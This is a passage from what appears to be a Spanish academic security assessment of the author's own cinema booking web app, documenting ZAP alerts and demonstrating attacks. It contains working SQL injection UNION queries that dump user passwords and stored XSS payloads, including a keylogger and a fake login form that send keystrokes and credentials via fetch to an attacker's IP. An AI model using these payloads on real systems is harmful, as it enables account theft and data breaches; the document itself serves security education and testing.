


Ilustración 30: Index después de acceso por inyección

URL en Index Detallado

Hay una segunda alerta que nos muestra OWASP, en este caso la inyección se encuentra en la propia URL.

Inyección SQL	
URL:	http://192.168.1.86:28946/PLF_Cines_Web/indexDetallado.jsp?id=Rocky%27+AND+%271%27%3D%271
Riesgo:	High
Confianza:	Medium
Parámetro:	id
Ataque:	'Rocky' AND '1'='1
Evidencia:	
CWE ID:	89
WASC ID:	19
Origen:	Activo (40018 - Inyección SQL)
Vector de Entrada:	URL Query String
Descripción:	Inyección SQL puede ser posible.

Ilustración 31: Resumen vulnerabilidad de inyección SQL en URL

Esto se debe a que, para mostrar los datos de cada película, el servidor usa la id de la película, en este caso el nombre, para hacer una consulta a la base de datos, algo similar a esto:

```
SELECT * FROM pelicula WHERE nombrePelicula = 'Pelicula1'
```

Esto se traduce en que, si no se sanitiza y valida la entrada al hacer la consulta, basta añadirle complejidad para que el servidor retorne datos cuyo acceso es restringido. Vamos a intentar ver si es posible obtener datos de las distintas tablas de la base de datos, para ello vamos a hacerle llegar una consulta como la siguiente:

```

SELECT*
FROM pelicula
WHERE nombrepelicula = 'El Padrino'
UNION
SELECT nombre AS nombrepelicula, contrasenha AS sinopsis, '' AS paginaOficial,
'' AS titulorignal, '' AS genero, '' AS nacionalidad, 0 AS duracion, 2000 AS
ano, '' AS distribuidora, '' AS director, 1 AS clasificacionEdad, '' AS
otrosdatos, '' AS actores, '' AS url_image, '' AS url_video
FROM usuario

```

Lo que hacemos es asignar a cada parámetro que se muestra de la película su asociado de la tabla usuario, esto quiere decir que, en vez de mostrar el nombre de la película, muestre el nombre del usuario. Eso mismo sucede con cada columna de la tabla de la base de datos.

En este caso estamos haciendo algo de trampa, pues ya se conoce el nombre de las tablas y de las columnas de las mismas. Sin embargo, se va a ver que sucede si se desconoce.

Primero habrá que probar añadiendo o quitando columnas, esto se hará porque es necesario completar las columnas de la tabla original con aquellas que queremos obtener de manera maliciosa al hacer unión de ambas tablas. Una de las maneras de hacerse es:

1. Averiguar el número de columnas totales. Para ello se prueba a hacer ORDER BY aumentando el número hasta que el servidor muestre un error:




Ilustración 32: Error del servidor al averiguar número de columnas de una tabla

2. Una vez averiguamos el número total de columnas, hay que intentar obtener el nombre de las mismas, para ello tenemos que intentar poner todas las columnas con un valor predeterminado, es decir, algo como esto:

```

' UNION SELECT 'valor1', 'valor2', 'valor3', 'valor4', 'valor5', 'valor6', 'valor7', 'valor8', 'valor9', 'valor10', 'valor11', 'valor12',
'valor13', 'valor14', 'valor15'
FROM SYS.SYSCOLUMNS
WHERE REFERENCEDID=(SELECT TABLEID FROM SYS.SYSTABLES WHERE TABLENAME='PELICULA') --

```

Es probable que el servidor genere errores de tipo debido a la falta de conocimiento sobre los tipos de datos específicos de cada columna. Para solucionar esto, será suficiente con reemplazar los valores desconocidos por valores predeterminados.

```

type Exception report
messageInternal Server Error
descriptionThe server encountered an internal error that prevented it from fulfilling this request.
exception
jakarta.servlet.ServletException: java.sql.SQLSyntaxErrorException: Types 'SMALLINT' and 'CHAR' are not UNION compatible.
root cause
java.sql.SQLSyntaxErrorException: Types 'SMALLINT' and 'CHAR' are not UNION compatible.
root cause
ERROR 42X61: Types 'SMALLINT' and 'CHAR' are not UNION compatible.
note The full stack traces of the exception and its root causes are available in the Eclipse GlassFish 7.0.9 logs.

```

Ilustración 33: Error del servidor causado al intentar averiguar tipo de dato de la columnas de la base de datos

Posteriormente, el servidor indicará que no existe una columna con el nombre asignado de manera predeterminada en la tabla que estamos buscando (en este caso, la tabla "pelicula"). Sin embargo, al igual que con los tipos de datos, el servidor responderá con el nombre que la consulta SQL necesita para ser correcta.

HTTP Status 500 - Internal Server Error

```

type Exception report
messageInternal Server Error
descriptionThe server encountered an internal error that prevented it from fulfilling this request.
exception
jakarta.servlet.ServletException: java.sql.SQLException: There is no column named: nombrepelicula.
root cause
java.sql.SQLException: There is no column named: nombrepelicula.
root cause
ERROR XIE08: There is no column named: nombrepelicula.
note The full stack traces of the exception and its root causes are available in the Eclipse GlassFish 7.0.9 logs.

```

Ilustración 34: Error del servidor al averiguar el nombre de la columna de la base de datos

Por lo que sustituimos cada valor por el nombre que corresponde a cada columna.

Ahora que conocemos todo lo necesario, vamos a ver si conseguimos averiguar la información de los usuarios del sistema.⁶ Esto resulta en una unión de la tablas usuario y película, asignando cada columna que queremos mostrar de los usuarios a una columna de la tabla película. Quedando una consulta como la siguiente:

```

SELECT*
FROMpelicula
WHEREnombrepelicula = 'El Padrino'
UNION
SELECT nombre AS nombrepelicula, contrasenha AS sinopsis, " AS paginaOficial, " AS titulooriginal, " AS genero, " AS
nacionalidad, 0 AS duracion, 2000 AS anho, " ASdistribuidora, email AS director, 1 AS clasificacionEdad, " AS otrosdatos,
" AS actores, " AS url_image, " AS url_video
FROMusuario

```

Esto nos muestra una página web, donde aparecen los datos más relevantes del usuario.

⁶ Para averiguar la información de los usuarios, hacer algo similar a lo realizado para las columnas de películas

ADMINISTRADOR

FICHA - Administrador

Sinopsis:	Dirección: admin@example.com
admin123	Duración: 0 minutos
	Calificación: 1 años
	Actores:
	Otros Datos:
	Año: 2000

COMENTARIOS Y HACER RESERVA

Ilustración 35: Vista de datos de administrador como resultado de inyección en URL

Para obtener la información de otros usuarios, simplemente hay que añadir al final OFFSET “fila” ROWS, modificando el valor de la fila para extraer todos los usuarios de la tabla.

Al igual que hemos hecho con esto, se puede hacer para todas las demás tablas de la base de datos.

Como se ha observado, la información que se puede obtener mediante inyección es muy restringida, pues podemos averiguar la estructura de la base de datos, las tablas que hay, sus columnas, la información contenida, etc. Se puede llegar a eliminar una tabla o incluso la base de datos del sistema haciendo que el impacto del ataque sea catastrófico.

3.4.2 XSS

Al igual que sucede con SQL Injection, los ataques XSS explotan la vulnerabilidad de Inyección, además de la de diseño inseguro u configuración de seguridad incorrecta.

No es la segunda alerta que muestra ZAP, pero es un ataque muy importante, ya que, si es cierta su existencia, puede comprometer en gran medida la seguridad de la aplicación.

User Controllable HTML Element Attribute (Potential XSS)

URL:	http://192.168.1.220:28946/PLF_Cines_Web/indexDetallado.jsp?id=Cars
Riesgo:	! Informational
Confianza:	Low
Parámetro:	id
Ataque:	
Evidencia:	
CWE ID:	20
WASC ID:	20
Origen:	Pasivo (10031 - User Controllable HTML Element Attribute (Potential XSS))
Vector de Entrada:	
Descripción:	This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to determine exploitability.

Ilustración 36: Resumen de la alerta por XSS en el índice detallado de cada película

Este es una de las alertas que hay, donde nos informa que puede haber un error que facilite los ataques XSS. Todas las demás pertenecen a lo mismo, cada una de las páginas relacionadas con la información detallada de cada película.


Por otro lado, se muestra que no está configurado CSP, esto, como indica OWASP, sirve para detectar y mitigar posibles ataques, entre ellos XSS e Inyección.

Cabecera Content Security Policy (CSP) no configurada	
URL:	http://192.168.1.86:28946/PLF_Cines_Web/indexDetalle.jsp?id=Kung%20Fu%20Panda
Riesgo:	Medium
Confianza:	High
Parámetro:	
Ataque:	
Evidencia:	
CWE ID:	693
WASC ID:	15
Origen:	Pasivo (10038 - Cabecera Content Security Policy (CSP) no configurada)
Referencia de Alerta:	10038-1
Vector de Entrada:	
Descripción:	La Política de seguridad de contenido (CSP) es una capa adicional de seguridad que ayuda a detectar y mitigar ciertos tipos de ataques, incluidos Cross Site Scripting (XSS) y ataques de inyección de datos. Estos ataques se utilizan para todo, desde el robo de datos hasta la desfiguración del sitio o la distribución de

Ilustración 37: CSP no configurado

Una vez expuestas las alertas relevantes se puede comenzar con el ataque.

Si observamos la página, habiendo iniciado sesión previamente, hay una sección donde se encuentra un formulario (sección donde el usuario completa unos campos y son enviados al servidor), en concreto la relacionada con los comentarios:



Este formulario se titula "COMENTARIOS Y HACER RESERVA". Contiene los siguientes campos:

- Botón "Reservar Entradas" (gris).
- Campo "Comentario:" (text area).
- Campo "Valoración:" (una escala numérica).
- Campo "Fecha del comentario" (campo de fecha con máscara "mm / dd / yyyy") y un botón para abrir el calendario.
- Botón "Enviar Comentario" (azul).

Ilustración 38: Sección para comentar la película

Vamos a ver cómo funciona este ataque.

Un ataque puede ser de 3 tipos diferentes:

- XSS reflejado: ocurre cuando los datos proporcionados por un usuario (por ejemplo, mediante un parámetro de URL) se envían inmediatamente en una respuesta HTTP sin ser adecuadamente filtrados o escapados.
- XSS persistente: ocurre cuando los datos maliciosos enviados por un atacante se almacenan en el servidor (por ejemplo, en una base de datos) y luego se muestran a otros usuarios sin una adecuada validación o escape.
- XSS DOM: ocurre cuando los scripts del lado del cliente manipulan el DOM de manera insegura, permitiendo la inyección de contenido malicioso que se ejecuta en el navegador.

En los tres casos el ataque funciona de manera similar:

1. El atacante inserta en la página un script en lenguaje JavaScript, por ejemplo, para robar la sesión del usuario y suplantarla.
2. Un usuario accede a la web, pensando que va a reservar unas entradas, pero, debido al script, su información queda vulnerada. Y así sucede cada vez que accede o se autentifica, aunque esto depende si es persistente o no.
3. El usuario manda la información vulnerada al atacante.




Ilustración 39: Esquema de ataque XSS

Para mostrar el verdadero peligro de este ataque, vamos a ver unos ejemplos.

Ataque

Obtención de cookie

Para poder ver a que se refiere con esto, se ha añadido un ajuste al archivo web.xml para evitar el HTTP Only. De manera predeterminada esta activado para evitar que, mediante el uso de JavaScript, pueda visualizarse la sesión en el navegador.

Para llevar a cabo este ataque, una vez encontrado el lugar donde se puede dar, en nuestro caso en los comentarios de la película, basta introducir una sentencia en JavaScript, como la siguiente, a modo de “comentario”, y completar cualquier cosa en los demás campos:

```
<script>alert(document.cookie);</script>
```

Es decir, una vez iniciada sesión (se puede usar el encontrado con la inyección), debe quedar algo como lo siguiente:




Ilustración 40: Inserción de XSS para extracción de cookies en el comentario de una película

Esto mostrará una alerta en el navegador con el id de la sesión:




Ilustración 41: Alerta mostrada en el navegador tras el XSS

Además, hemos averiguado que el ataque es persistente por lo que es doblemente peligroso, pues se va a quedar en la base de datos de la aplicación, haciendo que tengamos sesiones de todas las personas que accedan para comentar la película.

Por otro lado, para un atacante es poco relevante que se muestre una alerta, pues, a no ser que se tenga control de la pantalla del dispositivo, la sesión solo será visible por el usuario que quiera reservar la película, además, esto haría saltar las alarmas, por lo que, vamos a intentar lo mismo, pero haciendo que la id llegue al ordenador del atacante.

El procedimiento es similar, solo hay que habilitar un servidor http escuchando en la máquina del atacante y en el script indicar la ruta al servidor donde tiene que mandar esta id de sesión. En la maquina atacante, al estar instalado python3 bastará iniciar el servidor, mediante la introducción de este comando en la terminal.

```
python3 -m http.server "Puerto libre"
```




Ilustración 42: Servidor del atacante escuchando en localhost

Este servidor se queda escuchando en el puerto seleccionado en localhost, por lo que hay que averiguar la IP de la máquina del atacante haciendo ifconfig en la terminal.

Una vez iniciado el servidor, toca cambiar el script malicioso del ataque de la siguiente manera:

```
<script>document.write('');</script>
```

Esto nos evitara la sesión al servidor web y, como hemos observado antes, el script se quedará almacenado en la base de datos, por lo que el servidor estará recibiendo constantemente sesiones de personas consultando esa web.




Ilustración 43: Envío de sesión al servidor por ataque XSS

Esto es una de las cosas que se pueden hacer con XSS, puede parecer algo simple. Sin embargo, una persona con la sesión de otra puede suplantarla sin necesidad de credenciales (lo veremos más adelante).

Keylogger

Un Keylogger es una técnica maliciosa que captura las teclas que un usuario presiona. Similar a los ataques XSS para la obtención de sesiones, un Keylogger aprovecha las funciones de JavaScript, demostrando que un script malicioso puede tener las mismas capacidades que un script legítimo.

```
<script>
document.onkeypress = function(e) {
fetch('http://192.168.1.218:7777/log?key=' + e.key);
};
</script>
```

Como resultado de realizar el ataque, la información que le llega al servidor del atacante es:




Ilustración 44: Recepción de mensajes en el servidor del atacante

Esto puede ser usado, por ejemplo, cuando es una plataforma de pago, y queda registradas la clave, el número y la fecha de la tarjeta.

XSS DOM

El procedimiento es el mismo, por lo que se omitirá. La principal diferencia es que se aprovecha de la persistencia de XSS para modificar el contenido de la página, pudiendo eliminar su disponibilidad o añadir algo a la web como un enlace que redirija a una página gemela alojada en un servidor falso. Para este caso, usaremos la película “Kung Fu Panda”

En este ataque vamos a intentar hacer un inicio de sesión falso. Para ello se creará un formulario simple, que intentará hacer creer al usuario que necesita volver a iniciar sesión para poder ver la película.

Es decir, el código debe quedar algo así:

```
<script>
document.body.innerHTML = `
<div style="text-align: center;">
    <h1>Login Again</h1>
    <form id="fakeLoginForm">
        <input name="username" placeholder="Username" />
        <input name="password" type="password" placeholder="Password"/>
        <input type="submit" value="Login"/>
    </form>
</div>
`;

document.getElementById('fakeLoginForm').onsubmit = function(e) {
    e.preventDefault(); // Prevenir que el formulario se envie de forma normal
    const username = encodeURIComponent(e.target.username.value);
    const password = encodeURIComponent(e.target.password.value);

    fetch(`http://192.168.0.104:7777/log?username=${username}&password=${password}`)
        .catch(error => console.error('Error:', error));

    window.location.href =
        'http://192.168.0.110:28946/PLF_Cines_Web/index.jsp';
};

</script>
```

Lo que hace es mostrar en la pantalla un inicio de sesión, aparentemente legitimo. La diferencia está en que, al pulsar para enviar los datos, estos son enviados al servidor del atacante, al igual que las cookies. Mientras que, para el usuario, parece que todo ha sido correcto pues le redirige a la pantalla de reserva de la web legitima.




Ilustración 45: Login falso generado al introducir el XSS en el comentario

```
(kali㉿kali)-[~]
└─$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777) ...
192.168.0.110 - - [14/Aug/2024 06:45:10] "GET /log?username=dasda&password=3123 HTTP/1.1" 404 -
192.168.0.110 - - [14/Aug/2024 06:45:10] "GET /log?username=dasda&password=3123 HTTP/1.1" 404 -
192.168.0.110 - - [14/Aug/2024 06:46:16] "GET /log?username=dasda&password=3123 HTTP/1.1" 404 -
192.168.0.110 - - [14/Aug/2024 06:46:16] "GET /log?username=dasda&password=3123 HTTP/1.1" 404 -
```

Ilustración 46: Credenciales recibidas en el servidor atacante debido a XSS

Por lo tanto, cada vez que algún usuario intente reservar la película, le aparecerá este mensaje para iniciar sesión. Además, muy probablemente cada usuario intente iniciar sesión con su usuario y contraseña reales, de manera que, sin apenas esfuerzo, el atacante obtendría todas las credenciales de los usuarios con un simple código.

A modo de conclusión de XSS, se podría decir que prácticamente todos los riesgos son hechos realidad. Teniendo la confidencialidad de los datos de los usuarios afectada, junto a su integridad. A esto hay que añadirle la autenticidad, una vez el atacante acceda como el usuario

3.4.3 Clickjacking

El Clickjacking en sí no explota directamente una vulnerabilidad de configuración de seguridad defectuosa como una inyección SQL o XSS lo hace con las vulnerabilidades de Inyección. Sin embargo, Clickjacking se asocia con problemas de configuración de seguridad porque el ataque es posible cuando una aplicación web no ha implementado correctamente ciertas configuraciones de seguridad, por ejemplo, en sus cabeceras HTTP. De manera que un atacante es capaz de engañar a los usuarios para que hagan clic en un elemento oculto o disfrazado en una página web, lo que puede llevar a que realicen acciones no intencionadas en un sitio web legítimo.

Para verlo mejor hay que imaginarse una persona, esa sería nuestra web y el Clickjacking sería una máscara que se pusiera esa persona. De manera que en si la persona sigue siendo lo mismo, pero con algo que la cubre y oculta su verdadera identidad. El Clickjacking funciona de manera similar: la web sigue siendo la misma, pero está cubierta por otra capa que engaña al usuario, haciéndole creer que está interactuando con el contenido legítimo.

En este caso, y como se ha explicado previamente, el atacante explota más de una vulnerabilidad de las que nos alerta ZAP, que entre las cuales tenemos:

- Falta de Cabecera de X-Content-Type-Options: la ausencia del encabezado en las respuestas HTTP permite que una página sea cargada dentro de un iframe. Esto facilita que el atacante pueda incrustar la página en su propio sitio web.

X-Content-Type-Options Header Missing	
URL:	http://192.168.0.110:28946/PLF_Cines_Web/login.jsp
Riesgo:	Low
Confianza:	Medium
Parámetro:	x-content-type-options
Ataque:	
Evidencia:	
CWE ID:	693
WASC ID:	15
Origen:	Pasivo (10021 - X-Content-Type-Options Header Missing)
Vector de Entrada:	
